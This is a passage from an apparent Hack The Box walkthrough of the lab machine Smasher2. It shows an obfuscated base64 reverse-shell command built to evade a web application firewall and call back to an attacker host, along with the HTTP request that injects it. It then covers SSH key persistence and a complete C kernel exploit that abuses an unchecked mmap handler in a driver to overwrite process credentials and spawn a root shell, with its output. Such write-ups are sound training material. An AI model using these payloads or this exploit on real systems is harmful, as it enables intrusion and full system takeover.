And to bypass the WAF we can use:

```
ec''ho 'L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvNDQ0NCAwPiYxCg==' |
'b'a''s''e'6'4 -'d'| b'a''s'h
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Request

Raw | Params | Headers | Hex

```
POST /api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8/job HTTP/1.1
Host: wonderfulsessionmanager.smasher2.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 119
Origin: http://wonderfulsessionmanager.smasher2.htb
Connection: close
Referer: http://wonderfulsessionmanager.smasher2.htb/login
Cookie:
session=eyJpZCI6eyIgYiI6IlI6WmlOREJtTmpOaFpUWXpNbU5rT1RNNE16RmhNVGcyTlRjNFI6QXhOelk1TlRoaIltTmpZdz09In19.Xe9LQg.JzA4kOKhW4vhsz7LZIRAFtaoUMI

{"schedule" : "ec''ho
'L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjYvNDQ0NCAwPiYxCg==''b'a''s''e'6'4 -'d'|b'a''s'h"}
```

```
nc -lvp 4444
Listening on [] (family 2, port)
Connection from smasher2.htb 55442 received!
bash: no job control in this shell
dzonerzy@smasher2:~/smanager$ id
uid=1000(dzonerzy) gid=1000(dzonerzy) groups=1000(dzonerzy)
```

We can now use ssh-keygen to create SSH keys for dzonery on the box and then copy the id_rsa key locally to login via SSH.

```
dzonerzy@smasher2:~$ ssh-keygen
dzonerzy@smasher2:~$ cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
dzonerzy@smasher2:~$ cat ~/.ssh/id_rsa
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
chmod 600 dzonerzy.key
ssh -i dzonerzy.key dzonerzy@10.10.10.135

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-45-generic x86_64)

Last login: Fri Feb 15 22:05:15 2019
dzonerzy@smasher2:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Enumeration

Looking at the groups of the user we see that he's in the adm group.

```
dzonerzy@smasher2:~$ groups
dzonerzy adm cdrom dip plugdev lpadmin sambashare
```

This gives us read access to the system and kernel logs. While looking at the /var/log/kern.log we see an odd kernel module named DHID being loaded.

```
smasher kernel: [4.892246] dhid: loading out-of-tree module taints kernel.
smasher kernel: [4.892273] dhid: module verification failed: signature and/or
required key missing - tainting kernel
smasher kernel: [4.892401] DHID initializing the LKM
smasher kernel: [4.892402] DHID registered correctly with major number 243
smasher kernel: [4.892407] DHID device class registered correctly
smasher kernel: [4.897449] DHID device class created correctly
```

This can be seen using the command lsmod.

```
lsmod

Module                  Size  Used by
vmw_vsock_vmci_transport    28672  1
vsock                   36864  2 vmw_vsock_vmci_transport
dhid                    16384  0
crct10dif_pclmul        16384  0
<SNIP>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The module can be found using the “locate” command.

```
dzonerzy@smasher2:~$ locate dhid
/lib/modules/4.15.0-45-generic/kernel/drivers/hid/dhid.ko
```

Let’s transfer this locally using scp to investigate further.

```
scp -i key dzonerzy@10.10.10.135:/lib/modules/4.15.0-45-generic/kernel/drivers/hid/dhid.ko .
```

We can use Hopper once again to reverse this driver. Looking at the dev_open() method we see that device opening information is printed.

```
int dev_open() {
    loc_b4c();
    stack[-8] = rbp;
    rsp = rsp - 0x10;
    stack[-16] = rbx;
    rax = loc_b84(sign_extend_64(*(int32_t *)dword_7bc), 0x14080c0);
    *(rsi + 0xc8) = rax;
    if (rax == 0x0) {
            rax = 0xffffffffffffffff;
    }
    else {
            rax = *(int32_t *)dword_b14;
            *(int32_t *)0xafc = 0x1;
            rax = loc_1ac("\x016DHID device has been opened %d time(s)\n", rax + 0x1);
    }
    return rax;
}
```

Going back to the box and looking at /dev/dhid we see a world writable device.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
dzonerzy@smasher2:~$ ls -la /dev/dhid
crwxrwxrwx 1 root root 243, 0 Dec 10 07:51 /dev/dhid
```

This can be used to allocate memory using the mmap() call. According to the man page:

```
mmap() creates a new mapping in the virtual address space of the
calling process.  The starting address for the new mapping is
specified in addr.  The length argument specifies the length of the
mapping (which must be greater than 0).
```

The arguments are the address to start from, the total length and other flags.

Looking at the dev_mmap() which is the mmap handler for the module, we see it accepts the user arguments without any checks or sanitization.

```
int dev_mmap() {
    loc_b4c();
    stack[-8] = rbp;
    stack[-16] = r13;
    stack[-24] = r12;
    rsp = rsp - 0x20;
    stack[-32] = rbx;
    r12 = *(rsi + 0x8);
    r13 = rsi;
    r12 = r12 - *(int32_t *)rsi;
    rbx = *(rsi + 0x98);
    rbx = rbx << 0xc;
    loc_b64("\x016DHID Device mmap( vma_size: %x, offset: %x)\n", r12, rbx);
    if (((r12 <= 0x10000) && (rbx <= 0x1000)) && (r12 + rbx <= 0x10000)) {
            rsi = *r13;
            rax = loc_b3c(r13, rsi, sign_extend_64(rbx), *(r13 + 0x8) - rsi, *(r13 + 0x48));
            rbx = rax;
            if (rax == 0x0) {
                    loc_b64("\x016DHID mmap OK\n");
            }
            else {
                    rbx = 0xfffffffffffffff5;
                    loc_b64("\x016DHID mmap failed\n");
            }
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The register r12 is used to store the vma_size, and rbx is the offset which can be noticed in the print format. We see it checks if the vma_size is greater than 0x10000 and if the offset is greater than 0x1000. If this is true then the mmap fails, else it calls remap_pfn_range(), as denoted by loc_b3c:

```
0000000000000b38          extern function code
                      remap_pfn_range:
0000000000000b40          extern function code
                      kfree:
0000000000000b48          extern function code
```

This function is used to remap kernel memory to userspace. As the vma_size is a signed integer we can overflow it with a negative value such as 0xf000000 which will include the whole memory along with the kernel space from where we can search for the credential structure.

Here's an excellent paper by MWR labs describing this vulnerability and exploitation: https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-mmap-exploitation-whitepaper-2017-09-18.pdf

Here's the PoC for the exploitation.

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/mman.h>

int main ( int argc, char * const * argv)
{
       printf ( "[+] PID: %d\n" , getpid());
       int fd = open( "/dev/dhid" , O_RDWR);
       if (fd < 0 )
       {
       printf ( "[-] Open failed!\n" );
      return -1 ;
       }

       printf ( "[+] Open OK fd: %d\n" , fd);
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
	unsigned long size = 0xf0000000 ;
	unsigned long mmapStart = 0x42424000 ;
	unsigned int * addr = ( unsigned int *)mmap(( void *)mmapStart, size,
PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0x0 );

	if (addr == MAP_FAILED)
	{
	perror( "Failed to mmap: " );
	close(fd);
	return -1 ;
	}

	printf ( "[+] mmap OK addr: %lx\n" , addr);
	unsigned int uid = getuid();
	printf ( "[+] UID: %d\n" , uid);

	unsigned int credIt = 0 ;
	unsigned int credNum = 0 ;
	while ((( unsigned long )addr) < (mmapStart + size - 0x40 ))
	{
credIt = 0 ;
	if ( addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid
&& addr[credIt++] == uid && addr[credIt++] == uid && addr[credIt++] == uid &&
addr[credIt++] == uid && addr[credIt++] == uid )

	{
	credNum++;
	printf ( "[+] Found cred structure! ptr: %p, credNum: %d\n" , addr,
credNum);
	credIt = 0 ;
	addr[credIt++] = 0 ;
	addr[credIt++] = 0 ;
	addr[credIt++] = 0 ;
	addr[credIt++] = 0 ;
	addr[credIt++] = 0 ;
	addr[credIt++] = 0 ;
	addr[credIt++] = 0 ;
	addr[credIt++] = 0 ;
	if (getuid() == 0 )
	{
	puts ( "[+] GOT ROOT!" );
	credIt += 1 ; //Skip 4 bytes, to get capabilities addr
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
        addr[credIt++] = 0xffffffff ;
        addr[credIt++] = 0xffffffff ;
        addr[credIt++] = 0xffffffff ;
        addr[credIt++ ] = 0xffffffff ;
        addr[credIt++] = 0xffffffff ;
        addr[credIt++] = 0xffffffff ;
        addr[credIt++] = 0xffffffff ;
        addr[credIt++] = 0xffffffff ;
        addr[credIt++] = 0xffffffff ;
        addr[credIt++] = 0xffffffff;
        execl( "/bin/sh" , "-" , ( char *) NULL );
        puts ( "[-] Execl failed..." );
        break ;
        }
        else
        {
        credIt = 0 ;
        addr[credIt++] = uid;
        addr[credIt++] = uid;
        addr[credIt++] = uid;
        addr[credIt++] = uid;
        addr[credIt++] = uid;
        addr[credIt++] = uid;
        addr[credIt++] = uid;
        addr[credIt++] = uid;
        }
        }
        addr++;
        }
        puts ( "[+] Scanning loop END" );
        fflush( stdout );
        int stop = getchar();
        return 0 ;
}
```

It opens the device /dev/dhid then uses mmap to map from the address 0x42424000 and the offset 0xf000000. Once successful, it starts to search for our credential structure, i.e. with UID=1000. Once found, it replaces them with UID=0 to make us root and then executes /bin/sh.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

More information on the cred structure can be found here.

Compile the exploit using gcc and transfer it using scp.

```
gcc exploit.c -o exploit
scp -i key exploit dzonerzy@10.10.10.135:/tmp/exploit
```

Once transferred , make it executable and execute the exploit.

```
dzonerzy@smasher2:/tmp$ ./exploit
[+] PID: 1170
[+] Open OK fd: 3
[+] mmap OK addr: 42424000
[+] UID: 1000
[+] Found cred structure! ptr: 0x761c0004, credNum: 1
[+] Found cred structure! ptr: 0x761c1204, credNum: 2
<SNIP>
[+] Found cred structure! ptr: 0x76420544, credNum: 11
[+] Found cred structure! ptr: 0x76420c04, credNum: 12
[+] GOT ROOT!
# id
uid=0(root) gid=0(root) groups=0(root)
```

After which we should have a root shell.